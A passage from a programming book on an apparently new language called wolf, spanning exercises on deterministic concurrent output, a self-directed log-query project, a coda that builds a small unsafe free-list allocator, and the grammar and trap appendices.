Every seed reports that same `stdout_sha256`: the hash does not depend on the seed, because the output does not depend on the schedule, because the collector stores indices and the report walks the input in order. The property was designed in during §30.3 and the seed is how you check that the design held.

Now the honest half. A seed does not reproduce a parallel run. Instrument the collector to print each index as it arrives, fix the seed, and run the same binary twenty times: three different arrival orders come out. The seed pins the decisions the runtime makes with its own random number generator (chiefly which of two simultaneously ready `select` arms wins); it does not pin the operating system's scheduler, the order four worker tasks reach a rendezvous, or how long a read takes.

What the seed does reproduce, it reproduces exactly. Two `select` arms that are both ready are a genuine coin flip, and it is the runtime's coin:

```
wolf · runs, exit 0
fn main() -> !int {
    let a = channel[int](1)
    let b = channel[int](1)
    a.send(1)?
    b.send(2)?
    var got = 0
    select {
        v from a => { got = v },
        v from b => { got = v },
    }
    print("{got}")
    0
}
```

Under `--seed=1` that program prints `2` eight times out of eight; under `--seed=3` it prints `1` eight times out of eight. The arm is the seed's to choose and the choice is stable, which is what makes a `select` tie-break reproducible in a bug report.

Put the two facts together and you have the working rule for testing concurrent programs in wolf, which is the same rule as testing them anywhere and is easier to obey here than in most places:

Do not try to reproduce the run. Make the answer not depend on it. Every design decision in `pargrep` that looked fussy in §30.3 (indices instead of lines, rendezvous instead of buffering, a report that walks the input instead of the results) exists to move one more thing out of the schedule's reach. What is left over is one coin flip, and the seed pins that.

A test that runs `pargrep` and asserts four exact lines is therefore not flaky. It is a claim about the program, not about the scheduler, and it is the claim the two hundred runs above check.

Exercise 30-1 *(fingers · wolf)*. Build both programs and run them against the same two files with three patterns of your own. Then run `wc -l` on both and write down, in one sentence, what you would tell a colleague who proposed the parallel one for a log directory of four files.

Exercise 30-2 *(comprehension · wolf)*. `hits` and `done` are both `channel[int](0)`. Give `hits` a buffer (`channel[int](64)`) and predict what happens before you run it. Then run the binary twenty times and count the report lines each time. Two questions: what can `done.send(1)` do now that it could not do before, and which line of the collector is the one that loses the hits?

Exercise 30-3 *(comprehension · wolf)*. Delete `freeze` from the `needles` binding, leaving `let needles = pattern.split("|")`. Predict whether the program still compiles before you try it. Then explain, in two sentences, what the four tasks are allowed to do with `needles` in each version.

Exercise 30-4 *(extension · wolf)*. Instrument the collector: print each index as it arrives, before pushing it. Run the binary twenty times and count the distinct arrival orders you see; then confirm that the four report lines never move. Which of the two outputs would you put in a test?

Exercise 30-5 *(extension · wolf)*. Make the report order-dependent on purpose: delete both channels and the collector, and have each task print its own matches directly. Run the binary twenty times and hash the output. You will get more damage than you predicted. Say what the extra damage is, and then say what you have broken in terms of §30.5′s rule rather than in terms of tasks.

Exercise 30-6 *(spelunking · wolf)*. Read the E1012 note in §30.4 in full. It offers two ways out: build the value completely before freezing, or keep a mutable `copy` alongside. Say which one `pargrep` uses and what the other one would cost in a four-task program.

Exercise 30-7 *(design)*. The shard count is a constant. Sketch the version that takes it from the input: what the ranges become, what the collector's `live` counter becomes, and what `pargrep` would need from the language to spell the fan-out in one loop instead of four spawns. Then say whether four shards on two files was ever the right number.

31. `logden`, alone

“Back Against the Wall.”

— Cage the Elephant

That is where this chapter puts you, deliberately: a specification, six checkpoints, and no walkthrough. Five projects have been read over your shoulder. This one is not.

Everything `logden` needs was taught: every construct in the program below appears in a chapter you have read, and the sixth checkpoint is reachable with the contents of chapters 26 and 30 alone. That claim is the whole reason this chapter exists, and the only way to find out whether it is true is for you to write the program while the book stays quiet.

The checkpoints are not solutions. Each one publishes an *input* and an *expected output*, and you check your work by diffing your program’s output against the transcript. What each milestone asks for is stated; how you get there is not. One hint per milestone, and no more.

31.1 The problem

`logden` is a query tool for a directory of log shards.

The den. Four files, `s0.log` through `s3.log`, in the directory the program runs in. Four is a number the program knows; it is not discovered at startup. These are the four this chapter’s transcripts were produced from, and you want them byte-for-byte if you intend to diff:

```
s0.log
06:12 wolf runs north
06:31 moon watches the ridge
07:02 wolf howls at the moon

s1.log
08:15 pack sleeps
08:52 wolf wakes alone
09:03 moonrise over the ridge
09:44 pack runs north

s2.log
10:05 ridge quiet
10:31 wolf and pack move north

s3.log
11:00 moon down
11:20 wolf alone at the ridge
11:47 pack howls north
12:02 nothing
```

The query. The command line is a list of terms:

```
$ ./logden wolf north
```

A line matches when it contains every term on the command line; with no terms, the program searches for `wolf`.

The report. One line per shard, in shard order, naming the shard and how many of its lines matched:

```
s0.log 1
s1.log 0
s2.log 1
s3.log 0
```

Four lines, always four, in that order, whatever else happened. A shard with no matches reports zero rather than staying silent.

The exit status. Zero when anything matched, one when nothing did. This is what every grep on your machine does and it is what makes the program usable from a shell.

The shape. Each shard is indexed into its own region and frozen, and the four shards are searched concurrently, one task each, inside one scope. This is part of the specification, because it is what the chapter is for.

The property. The four report lines are identical on every run of the same query against the same den, without qualifier.

That is the whole specification. There is no more of it further down the page.

31.2 The milestone ladder

Six checkpoints. Each names what your program should print when you have reached it, so you can diff rather than wonder. Each carries one hint, and the hint is the margin note of somebody who has already made the mistake you are about to make.

Build and run the same way you have all part: `wolf build logden.lu && ./logden`.

M1 — ingest
Read the four shard files and report how many lines each holds.

```
$ wolf build logden.lu && ./logden
s0.log 3
s1.log 4
s2.log 2
s3.log 4
```

Hint. The counting is the half you finish first. The half that stops people is that reading a file can fail, and a function cannot use `?` until its own signature admits that it can fail too. Fix `main`'s return type first and the rest of this milestone is four lines.

M2 — index
Give a shard a type, put each one in its own region, freeze it, and hold the four together. Print enough to prove the values survived: the shard's position, its name, its line count, and its first line.

```
$ wolf build logden.lu && ./logden
0 s0.log 3 | 06:12 wolf runs north
1 s1.log 4 | 08:15 pack sleeps
2 s2.log 2 | 10:05 ridge quiet
3 s3.log 4 | 11:00 moon down
```

Hint. A shard is not a file. Decide what a shard *is* (what a query needs from it, and what it never needs again) before you decide what the region holds. The programs that get stuck here are the ones that froze a file and then wanted something else.

M3 — one query, one task
One shard, one term, one task inside one scope, and the answer arrives over a channel. Report the count for `s0.log` and the term `wolf`.

```
$ wolf build logden.lu && ./logden
s0.log wolf 2
```

Hint. A task hands nothing back except through a channel, and the receive has to happen where the value is still wanted. Put it in the wrong place relative to the scope's closing brace and you read a number that was never sent, or wait for one that already arrived.

M4 — many tasks
Four shards, four tasks, one scope, one total. The term is still `wolf`.

```
$ wolf build logden.lu && ./logden
wolf 5
```

Hint. Write the four spawns out. Four is a constant in this program in every sense (a constant in the specification and a constant on the page), and a version that computes it is answering a question the specification already answered.

M5 — the query
Several terms with AND semantics, and a report that says which shard each hit came from. Terms are still in the source; the command line is M6′s. With `wolf` and `north`:

```
$ wolf build logden.lu && ./logden
s0.log 1
s1.log 0
s2.log 1
s3.log 0
```

Hint. Two things get decided here and only one of them looks hard. The one that looks like the work is AND, and it is a loop that returns early. The other is what a task's message has

to say now that there are four of them talking: a message is one word wide, so choose the word that lets the collector work out everything else.

M6 — the CLI
The command line, the exit status, and the property.

```
$ ./logden wolf north
s0.log 1
s1.log 0
s2.log 1
s3.log 0
$ echo $?
0
$ ./logden bear
s0.log 0
s1.log 0
s2.log 0
s3.log 0
$ echo $?
1
```

Hint. This one is the whole point. The other five milestones are plumbing you have laid before; this is the one where the program becomes something you would let another person run, and the part of it that matters is not the argument parsing. Run the finished program a hundred times with the same query and hash the output. If you get one hash, you designed for it in M5 without being told to. If you get two, the fix is not a lock.

That is the ladder. There are no solutions in this book for this chapter, and there is no appendix to turn to: the six hints above are the entire safety net, and they were rationed on purpose.

When it runs, and the hundred runs give one hash, you have written a concurrent tool in a language you met thirty chapters ago, and nothing in it is a trick. That was the front matter's claim. This is where you find out.

32. Coda: the allocator you never needed

Tchaikovsky's Pathétique ends with a movement that goes down rather than up, and its last bars are the double basses alone, underneath everything: the piece does not conclude, it reaches the floor.

This is the floor. Every program in this book has stood on an allocator and not one of them has mentioned it.

The C Programming Language ends at §8.7 with a storage allocator, and it ends there for a reason that has nothing to do with wanting a grand finale. In C, allocation is a library written in C. A reader who does not understand `malloc` cannot read the standard library, cannot read a heap dump, and cannot be handed a `char *` with any confidence about what happens next. Kernighan and Ritchie put it last because it was the hardest thing they had to say, and because they had to say it.

Wolf does not have to. So this chapter builds one anyway.

32.1 Why C ends here

Chapter 8 answered the allocation question with a granule instead of a function. A region is the allocator: you allocate into it freely, nothing in it outlives anything else in it, and the closing brace is the free. Chapter 28 is what that looks like at the bottom of a data structure: a binary tree whose nodes, strings, and list buffers all go at once, in one motion, with no `treefree` to write and therefore none to get wrong.

That is the whole reason this chapter is a coda: nothing later in the book depends on it. Skip it and you lose nothing you will need.

What you get for reading it is the floor itself, seen once from below, for the reason chapter 9 gave: the raw tier is the simple end of the language. Inside an `unsafe` block a pointer is an address, arithmetic on it is arithmetic, two pointers may name the same byte, and no rule about aliasing is in force. The rules are C's rules. An allocator is the program those rules were designed for, which is why this chapter writes one in them.

Two honesties before the program, because this is a page.

Our allocator is first-fit with splitting, and it does not coalesce. A freed block goes back on the list whole; two adjacent free blocks stay two blocks. K&R's version does coalesce, and the difference matters to any program that runs long enough to fragment its heap. Ours is the version that fits on a page.

Our allocator does not think about alignment. It hands out cell indices into an array of eight-byte cells, so everything it returns is eight-byte-aligned and nothing finer is available from it. A real allocator takes a size in bytes and an alignment, and the arithmetic gets longer.

32.2 A free-list allocator in a page

The arena is one `malloc` from C. Inside it, everything is a cell index, which is the trick that makes this short; the layout comment states it:

```
wolf · part(alloc)
import c "stdlib.h"

// A block is two header cells and then its payload:
// [size][next][payload…]. `size` counts payload cells; `next` is the cell
// index of the next free block, and 0 ends the list, because cell 0 is
// never a header and so 0 can mean nothing.
struct Heap { cells: *i64, head: int }

fn arena(cells: int) -> Heap {
    // # Safety: the allocation owns `cells` eight-byte cells and lives
    // until the free at the end of `main`; every index below is inside
it.
    unsafe {
        let base = c.malloc((cells * 8) as uint) as *i64
        base[1] = (cells - 3) as i64
        base[2] = 0
        Heap { cells: base, head: 1 }
    }
}
```

`Heap` holds a raw pointer in a field, and that is the shape chapter 9's E1302 note asks for. There are no `unsafe fn`s in wolf and no `*T` crosses a public signature, so an allocator's state cannot be "the pointer, passed around" between modules; it is a value with the pointer inside it, and the module is the audit granule. (A module-private helper may take the `*T` itself since wolf 0.2.22, because its callers are all inside that granule; `Heap` is still the shape that survives the allocator becoming a library.)

The zero is the other thing to read. `next == 0` means "no next block" because cell 0 is never a header: cell 0 is the arena's own first cell and the first block's header starts at 1. That is a sentinel, exactly like the ones chapters 26 and 27 spent their pages arguing against, and here it is correct: this is the tier where an integer is allowed to mean two things, because there is no second channel to put the other meaning in and no compiler asking for one.

Now the allocation itself. Walk the free list, take the first block big enough, split it if the remainder can hold a header and at least one payload cell:

```
wolf · part(alloc)

#[trusted("every `next` is a header cell inside the arena, and no block
sits on the free list twice")]
fn carve(mut h: Heap, want: int) -> int {
    var prev = 0
    var b = h.head
    while b != 0 {
        var size = 0
        var next = 0
```

```
        // # Safety: `b` is a header the free list put there, so cells `b`
        // and `b + 1` are inside the arena.
        unsafe {
            size = h.cells[b] as int
            next = h.cells[b + 1] as int
        }
        if size >= want {
            var link = next
            if size >= want + 3 {
                let rest = b + 2 + want
                // # Safety: both halves of the split lie inside the block
                // at `b`, which had `size` payload cells.
                unsafe {
                    h.cells[rest] = (size - want - 2) as i64
                    h.cells[rest + 1] = next as i64
                    h.cells[b] = want as i64
                }
                link = rest
            }
            if prev == 0 {
                h.head = link
            } else {
                // # Safety: `prev` is the header before `b` on the list.
                unsafe { h.cells[prev + 1] = link as i64 }
            }
            return b + 2
        }
        prev = b
        b = next
    }
    0
}
```

`#[trusted]` is chapter 9 §9.7 arriving at the program it was written for. Look at the obligation in the attribute and then look at the function: every `next` is a header cell inside the arena, and no block sits on the list twice. Nothing in the type system says either of those things. Nothing can: they are properties of a graph the program maintains by being written correctly. The attribute is where a person takes the proof over, the string is the sentence a reviewer checks the body against, and §32.3 shows what the tooling does with it.

Freeing is one store, and the rest of the program is a demonstration:

```
wolf · part(alloc) · runs, exit 0

fn recycle(mut h: Heap, p: int) {
    let b = p - 2
    // # Safety: `p` came from `carve`, so `b` is its header cell.
    unsafe { h.cells[b + 1] = h.head as i64 }
    h.head = b
}

fn main() -> !int {
    var h = arena(64)
    let a = carve(mut h, 4)
```

```
    let b = carve(mut h, 4)
    print("a={a} b={b} free={h.head}")
    // # Safety: both payloads own four cells each.
    unsafe {
        h.cells[a] = 40
        h.cells[b] = 2
        print("{h.cells[a] + h.cells[b]}")
    }
    recycle(mut h, a)
    let d = carve(mut h, 2)
    print("d={d} free={h.head}")
    // # Safety: the arena is freed exactly once, and nothing reads it
after.
    unsafe { c.free(h.cells as *u8) }
    0
}
```

```
console
$ lupin allocator.lu
a=3 b=9 free=13
42
d=3 free=13
```

Three lines, and each of them is the allocator answering a question.

`a=3 b=9` is the split working: the first request takes cells 1 and 2 as its header and hands back cell 3, the remainder becomes a new free block, the second request repeats it four cells further along. `free=13` is where the free list points after both: past the two blocks it handed out.

`42` is the payload being used as payload: two stores and two loads through a raw pointer, which is the entire reason the arena exists.

`d=3` is the interesting one. `recycle` put block `a` back on the front of the list, so the next request finds it first and reuses the same cells. It asked for two and got a block that holds four, because 4 is not big enough to split: a header costs two cells and a payload at least one, so a four-cell block cannot become a two-cell block plus anything legal. Those two wasted cells are internal fragmentation, they are visible in this program's arithmetic, and every hand-rolled allocator makes you think about them.

32.3 The brace you already had

Now the two measurements, which are the coda's whole argument.

The first is the one this part has been making since chapter 26:

```
$ wc -l samples/projects/allocator/allocator.lu samples/projects/wordtree/
wordtree.lu
  84 samples/projects/allocator/allocator.lu
  45 samples/projects/wordtree/wordtree.lu
```

Comments and blank lines removed, the allocator is 65 lines. Chapter 28′s whole word-frequency program (node, insert, in-order walk, tokenizer, and `main`) is 41. The allocator is the machinery underneath a program, not the program itself, and it is half again as long as the thing it would have been underneath.

Of chapter 28′s 41 lines, the ones doing this chapter's job are two: `` `region words { near the top of main, and the }` `` ten lines later. That is the comparison, and it is not close: the two programs solve different problems. `carve` and `recycle` maintain a free list because the program asks for and returns individual objects at unpredictable times. Chapter 28′s tree never returns anything: it allocates until it is finished and then everything goes at once. Wolf did not write a better allocator. It changed the question to one that has a two-line answer.

The second measurement is the one only wolf can print. Ask the compiler what it would take to review this file:

```
console
$ wolf audit-surface ./allocator.lu
unsafety surface (D11 rings)
module root:
  trusted fn carve — "every `next` is a header cell inside the arena, and
no block sits on the free list twice"
  unsafe blocks: 7 · assume sites: 0 · re-entry doors: 0 · import c: 1 ·
inline c/asm: 0
error[E1303]: module `root` holds `#[trusted]` code, but the package
manifest does not declare it
  --> ./allocator.lu:21:4
   |
21 | fn carve(mut h: Heap, want: int) -> int {
   |    ^^^^^ the first trusted function is here
   |
   = note: add `trusted = root` to `wolf.pkg` — the trusted roster is the
supply-chain surface
     `wolf audit` diffs (D11 ring 2), so every trusted module is declared,
visibly.
   = note: this package has no `wolf.pkg` yet; create one next to the
entry file.

wolf audit-surface: undeclared `#[trusted]` module(s) — the manifest is
the deal
```

Seven blocks, one C import, one obligation stated in English: the deal chapter 9 §9.7 described, arriving as a refusal, because the manifest line that would declare this module is not written. The count is the reviewer's budget: seven places where the compiler stopped proving things, and one sentence a person has to believe.

Ask the same question of chapter 28′s program:

```
console
$ wolf audit-surface ./wordtree.lu
unsafety surface (D11 rings)
(clean — no unsafety rings in this package)
```

Nothing to count, and nothing a person has to believe.

So the book ends where it began, with a question about granules. Chapter 7 asked who owns a value. Chapter 8 asked how big the thing that dies together is. This page is what the answer bought: the program that would have been at the bottom of every wolf program ever written (the one C had to teach in its last chapter, because in C you cannot ship without it) turns out to be an exercise. Seven unsafe blocks and one obligation, against a brace you already had.

Appendix A — Grammar summary

The whole surface grammar of wolf, in one place. It is not written here: it is extracted from the specification's grammar document and copied into this book by CI, so a production on this page and a production the parser implements cannot disagree. Where this appendix and a chapter differ about what parses, this appendix is right and the chapter has a bug.

Terminals are quoted. `IDENT`, `INT`, `FLOAT`, `STRING` and the character classes they are built from come first; the item, type, statement and expression grammars follow. `TERM` is a statement terminator: a newline, or a semicolon where one line holds two statements.

```
SCALAR ::= /* any one Unicode scalar value */
NL     ::= /* U+000A */

IDENT ::= ('_' XID_Continue+) | (XID_Start XID_Continue*)

INT   ::= DEC_LIT | '0x' HEX_DIGIT ('_' | HEX_DIGIT)* | '0o' OCT_DIGIT
('_' | OCT_DIGIT)* | '0b' BIN_DIGIT ('_' | BIN_DIGIT)*
DEC_LIT ::= DIGIT ('_' | DIGIT)*
FLOAT ::= DEC_LIT '.' DEC_LIT EXPONENT? | DEC_LIT EXPONENT
EXPONENT ::= ('e' | 'E') ('+' | '-')? DEC_LIT

STRING     ::= '"' STR_PART* '"'
STR_PART   ::= STR_TEXT | STR_ESC | '{{' | '}}' | INTERP
STR_TEXT   ::= (SCALAR - ('"' | '\' | '{' | '}' | NL))+
STR_ESC    ::= '\' ('n' | 't' | 'r' | '0' | '\' | '"') | '\x' HEX_DIGIT
HEX_DIGIT | UNI_ESC
UNI_ESC    ::= '\u{' HEX_DIGIT HEX_DIGIT? HEX_DIGIT? HEX_DIGIT? HEX_DIGIT?
HEX_DIGIT? '}'
INTERP     ::= '{' expr FORMAT_SPEC? '}'
FORMAT_SPEC ::= ':' ((FMT_FILL? FMT_ALIGN)? '+'? '0'? DIGIT* ('.' DIGIT+)?
FMT_TYPE?)  /* [type.interp.spec] */
FMT_FILL   ::= SCALAR            /* one byte wide: a multi-byte fill is
E0412 */
FMT_ALIGN  ::= '<' | '^' | '>'
FMT_TYPE   ::= 'b' | 'o' | 'x' | 'X' | 'e' | 'E' | 'f'

MULTILINE_STRING ::= '"""' MULTI_PART* '"""'
MULTI_PART ::= MULTI_TEXT | STR_ESC | '{{' | '}}' | INTERP
MULTI_TEXT ::= ((SCALAR - ('\' | '{' | '}'))+) - (SCALAR* '"""' SCALAR*)

RAW_STRING ::= 'r' HASH_FENCE '"' RAW_TEXT '"' HASH_FENCE
HASH_FENCE ::= '#'*
RAW_TEXT   ::= SCALAR*

GENERALIZED_STRING ::= IDENT '"' GEN_TEXT '"'
GEN_TEXT ::= (SCALAR - ('"' | NL))*

CHAR_LIT  ::= "'" (CHAR_TEXT | CHAR_ESC) "'"
CHAR_TEXT ::= SCALAR - ("'" | '\' | NL)
CHAR_ESC  ::= STR_ESC | '\' "'"

unit  ::= inner_doc* inner_attribute* item*
```

```
item  ::= attribute* visibility? bare_item
bare_item ::= fn_item | let_item | var_item | type_item | trait_item
            | impl_item | use_item | import_c_item | const_item
            | error_item | extern_let_item
visibility ::= 'pub' ('(' 'pkg' ')')?

use_item ::= 'use' path ( '.' '{' IDENT (',' IDENT)* ','? '}' )? ('as'
IDENT)? TERM
import_c_item ::= 'import' 'c' STRING TERM
path ::= IDENT ('.' IDENT)*

fn_item   ::= fn_qual* 'fn' IDENT generics? '(' params? ')' fn_ret?
fn_body?
fn_body   ::= block | TERM   /* absent only before the enclosing '}' */
fn_qual   ::= 'comptime' | 'extern' STRING | 'export'
generics  ::= '[' generic_param (',' generic_param)* ','? ']'
generic_param ::= IDENT (':' bound)? | IDENT ':' 'type'
bound     ::= path ('+' path)*
params    ::= param (',' param)* ','?
param     ::= param_mode? IDENT ':' type | param_mode? 'self' view_set?
param_mode ::= 'mut' | 'take'
view_set  ::= '.' '{' IDENT (',' IDENT)* '}'
fn_ret    ::= '->' ret_type
ret_type  ::= type ('!' (error_row | path))?   /* `-> !T` parses via
type's '!' type */

let_item ::= 'let' binder (',' binder)* TERM
var_item ::= 'var' binder (',' binder)* TERM
binder ::= pattern (':' type)? '=' expr
const_item ::= 'const' IDENT (':' type)? '=' expr TERM
extern_let_item ::= 'extern' STRING 'let' IDENT ':' type TERM

type_item   ::= 'type' IDENT generics? '=' type_def TERM?
type_def    ::= struct_def | enum_def | type   /* `distinct T` via
prefix_type_kw */
struct_def  ::= 'struct' '{' field* '}'
field       ::= attribute* visibility? IDENT ':' type ','?
enum_def    ::= 'enum' '{' variant (',' variant)* ','? '}'
variant     ::= IDENT ('(' type (',' type)* ')')?

struct_item ::= 'struct' IDENT generics? '{' field* '}'
enum_item   ::= 'enum' IDENT generics? '{' variant (',' variant)* ','? '}'

trait_item ::= 'trait' IDENT generics? ('{' trait_member* '}' | '=' bound
TERM?)
trait_member ::= fn_item | type_item | const_item
impl_item  ::= 'impl' generics? type ('for' type)? '{' impl_member* '}'
impl_member ::= fn_item | type_item | const_item

error_item ::= 'error' IDENT '=' error_row TERM?

attribute ::= '#[' attr (',' attr)* ']'
inner_attribute ::= '#![' attr (',' attr)* ']'
attr      ::= path attr_input?
attr_input ::= '(' attr_arg (',' attr_arg)* ')' | '=' literal
attr_arg  ::= attr | literal   /* `key = "v"` is attr with '=' input */
```

```
block ::= '{' stmt* expr? '}'
stmt  ::= attribute* stmt_base
stmt_base ::= let_item | var_item | const_item | assign_stmt | defer_stmt
        | expr_stmt | item
assign_stmt ::= place assign_op expr TERM
              | index_place '=' 'take' expr TERM   /* the one moded store:
[gram.expr.assign] */
assign_op   ::= '=' | '+=' | '-=' | '*=' | '/=' | '%=' | '&=' | '|=' |
'^=' | '<<=' | '>>='
index_place ::= expr '[' expr ']'   /* a container element; sema checks
the container */
defer_stmt  ::= ('defer' | 'errdefer') expr TERM
expr_stmt   ::= expr TERM
place ::= expr  /* must be a place-expression; checked in sema, not
grammar */

/* [gram.expr.prec] — the authoritative climb, tightest first,
   rendered from the §3.2 table by `cargo xtask spec-extract`.
   Tiers 1/2/14/15 are spelled in [gram.expr.primary]: primary,
   postfix_expr, range_expr, else_expr. Comparison operators
   (tier 11) do not chain. */
prefix_operand ::= prefix_op prefix_operand | postfix_expr   /* tier 3,
prefix */
prefix_op ::= '!' | '-' | '&' | '&mut' | '*' | 'move' | 'copy' | 'shared'
cast_expr ::= prefix_operand ('as' type)*   /* tier 4, left */
mul_expr ::= cast_expr (('*' | '/' | '%') cast_expr)*   /* tier 5, left */
add_expr ::= mul_expr (('+' | '-') mul_expr)*   /* tier 6, left */
shift_expr ::= add_expr (('<<' | '>>') add_expr)*   /* tier 7, left */
bitand_expr ::= shift_expr ('&' shift_expr)*   /* tier 8, left */
bitxor_expr ::= bitand_expr ('^' bitand_expr)*   /* tier 9, left */
bitor_expr ::= bitxor_expr ('|' bitxor_expr)*   /* tier 10, left */
cmp_expr ::= bitor_expr (cmp_op bitor_expr)?   /* tier 11, none — no
chaining */
cmp_op ::= '==' | '!=' | '<' | '>' | '<=' | '>=' | '<=>'
and_expr ::= cmp_expr ('&&' cmp_expr)*   /* tier 12, left */
or_expr ::= and_expr ('||' and_expr)*   /* tier 13, left */

expr ::= else_expr | jump_expr
else_expr ::= range_expr ('else' (block | '|' closed_pattern '|' (expr |
block) | expr))?
range_expr ::= r_end (('..' | '..=') r_end?)? | ('..' | '..=') r_end
r_end ::= or_expr | '^' or_expr
/* `^n` marks a from-end endpoint (D25): s[^1], s[^13..], s[..^1].
*/
/* tiers 3-13 (or_expr ↓ prefix_operand) are rendered into the extracted
   grammar from the §3.2 climb table by `cargo xtask spec-extract`.
*/
postfix_expr ::= receiver (call_args | index_args | '.' member | '?')*
receiver   ::= primary | '(' param_mode expr ')'
/* the moded form is receiver position only: '.' member must follow.  */
call_args  ::= '(' (call_arg (',' call_arg)* ','?)? ')'
call_arg   ::= ('mut' | 'take')? expr
index_args ::= '[' (index_arg (',' index_arg)* ','?)? ']'
index_arg  ::= call_arg | prefix_type_kw type | 'region'
member     ::= IDENT | INT | reserved_kw
/* tuple access: pair.0, pair.1. Member position is keyword-transparent:
   nothing competes with a member name after `.`, so `.take(n)` and
```

```
   `s.spawn(…)` parse — member names live in their own namespace. */
primary ::= literal | list_lit | path | struct_lit
          | '(' expr (',' expr)* ','? ')' | block
          | if_expr | match_expr | loop_expr | closure | region_expr
          | scope_expr | select_expr | when_expr | unsafe_expr |
spawn_expr
          | asm_expr | borrow_expr
list_lit ::= '[' (expr (',' expr)* ','?)? ']'
struct_lit ::= path '{' (field_init (',' field_init)* ','?)? '}'
field_init ::= IDENT ':' expr | IDENT
literal ::= INT | FLOAT | CHAR_LIT | STRING | MULTILINE_STRING |
RAW_STRING
          | GENERALIZED_STRING | 'true' | 'false'

if_expr    ::= 'if' expr 'then'? block ('else' (if_expr | block))?
             | 'if' expr 'then' expr  ('else' (if_expr | expr))?
match_expr ::= 'match' expr '{' arm* '}'
match_arm  ::= pattern ('if' expr)? '=>' (expr | block)
arm        ::= match_arm arm_sep?
arm_sep    ::= ',' | TERM
loop_expr  ::= 'for' pattern 'in' expr block
             | 'while' expr block
             | 'loop' block
jump_expr  ::= 'return' expr? | 'break' expr? | 'continue'

closure ::= 'fn' '(' params_untyped? ')' (block | expr)
params_untyped ::= closure_param (',' closure_param)* ','?
closure_param  ::= param_mode? IDENT (':' type)?

region_expr ::= 'region' IDENT ('(' region_cap ')')?
                         (':' region_strategy)? block          /* sugar
*/
              | 'region' (':' region_strategy)? block          /* anon
*/
              | 'region' '(' (region_strategy (',' region_cap)?
                             | region_cap)? ')'               /* value
*/
              | 'in' expr block                                /* into r
*/
              | 'freeze' prefix_operand
region_strategy ::= 'rc' | 'pool' '(' type ')'
region_cap      ::= 'cap' ':' expr

scope_expr  ::= 'scope' IDENT? block
spawn_expr  ::= 'spawn' 'proc' path call_args
select_expr ::= 'select' '{' select_arm (arm_sep select_arm)* arm_sep? '}'
select_arm  ::= pattern 'from' expr '=>' (expr | block)
              | 'timeout' '(' expr ')' '=>' (expr | block)
when_expr   ::= 'when' '(' expr (',' expr)+ ','? ')' block

unsafe_expr ::= 'unsafe' block
              | 'unsafe' 'c' capture_list? block          /* inline C   */
asm_expr    ::= 'asm' '{' STRING (',' asm_operand)* ','? '}'
asm_operand ::= IDENT '=' asm_dir '(' asm_constraint ')' expr
              | asm_dir '(' asm_constraint ')' expr
asm_dir     ::= 'in' | 'out' | 'inout' | 'lateout'
asm_constraint ::= IDENT
```

```
capture_list ::= '[' IDENT (',' IDENT)* ','? ']'
assume_stmt ::= 'assume' 'noalias' expr (',' expr)+ TERM
borrow_expr ::= 'borrow' expr 'from' expr

type ::= path type_args?
       | '!' type
       | type '!' error_row          /* postfix row: T ! {row}, any type
position */
       | type '!' path               /* an error-set alias: T ! IoErrors
(s158) */
       | prefix_type_kw type
       | '*' type                    /* raw pointer, unsafe tier */
       | 'dyn' path
       | '(' type (',' type)* ','? ')'
       | 'fn' '(' (type (',' type)*)? ')' ('->' ret_type)?
       | 'type'                      /* the type of types, comptime */
       | 'region'                    /* the type of first-class regions
(X4) */
prefix_type_kw ::= 'shared' | 'handle' | 'weak' | 'distinct'
type_args ::= '[' type_arg (',' type_arg)* ','? ']'
type_arg  ::= type | expr            /* const generics; disambiguated in
sema */
error_row ::= '{' row_entry (',' row_entry)* (',' '..')? ','? '}'
row_entry ::= path ('(' type (',' type)* ')')?

pattern ::= closed_pattern ('|' closed_pattern)*
closed_pattern ::= '_' | literal | IDENT
          | path                                /* [gram.pat.nullary] */
          | path '(' pattern (',' pattern)* ','? ')'
          | path '{' field_pat (',' field_pat)* (',' '..'?)? '}'
          | '(' pattern (',' pattern)* ','? ')'
          | IDENT '@' closed_pattern
          | literal ('..' | '..=') literal    /* [gram.pat.range] */
field_pat ::= IDENT (':' pattern)?

reserved_kw ::= 'as' | 'asm' | 'assume' | 'borrow' | 'break' | 'comptime'
  | 'const' | 'continue' | 'copy' | 'defer' | 'distinct' | 'dyn' | 'else'
  | 'enum' | 'errdefer' | 'export' | 'extern' | 'false' | 'fn' | 'for'
  | 'freeze' | 'handle' | 'if' | 'impl' | 'import' | 'in' | 'let' | 'loop'
  | 'match' | 'move' | 'mut' | 'proc' | 'pub' | 'region' | 'return'
  | 'scope' | 'select' | 'shared' | 'spawn' | 'struct' | 'take' | 'trait'
  | 'true' | 'type' | 'unsafe' | 'use' | 'var' | 'weak' | 'when' | 'while'
```

Appendix B — Traps

The twelve trap kinds are closed by `[conf.trap.set]`; adding one requires revising the spec. Each entry names the kind, the fault, the clause it enforces, and the sections where the book shows it.

A trap line has one shape, and the interpreter is the implementation that prints it:

```
<file>.lu: trap(<kind>): <fault> [<clause>] at <line>:<col>
```

The location is the operation that faulted (a 1-based line and a 1-based column counted in characters), and a trap ends the process with exit 3. The status is per-machine and documented, not part of the contract: 3 is the interpreter's, a compiled binary ends with its own documented 134, and conforming tools compare the *kind*, never the number (`[conf.trap.exit]`). The same clause rules what a trap does on its way out: it runs no `defer` and no `errdefer`, anywhere — in the root domain death is immediate, and every scope-exit effect still pending is abandoned (§4.3 shows it; a trap contained at a proc boundary abandons the ones below the boundary the same way, §8.9). A compiled binary's report is two lines, the kind and the site: `wolf-trap: <kind>`, then `at <file>:<line>:<col>` (`[conf.trap.report]`). A REPL session's trap line keeps entry-relative byte offsets instead: a session has no stable line numbering, and the prompt owns its own coordinate. A trap is not undefined behavior and not a crash: the fault is named, the rule is cited, and the same program faults the same way in every build profile.

Kind	Fault	Clause	Sections
`overflow`	an arithmetic operation left the range of its type	`[arith.checked]`	3.3
`div-zero`	division or remainder by zero	`[mem.ub.defined]`	3.3
`bounds`	an index, a byte range, or a `pop` outside a collection	`[mem.ub.defined]`	1.4, 1.5, 2.3, 5.4, 6.4
`use-after-move`	a place is read after its value moved away	`[mem.tier0.move.2]`	3.1, 7.1, 7.2, 12.1
`exclusivity`	two overlapping paths held `mut` at once, or a write through a read-mode binding, or mutation during iteration	`[mem.model.path.disjoint]`	7.5

`region-fault`	a region rule broken at run time: a write to frozen data, a transfer of an open region, a non-disjoint open	`[mem.region.freeze.1]`, `[mem.region.freeze.3]`, `[mem.region.multiopen]`	8.3, 8.5, 8.6
`stale-handle`	a handle's generation does not match its pool slot	`[mem.shared.handle.2]`	8.7
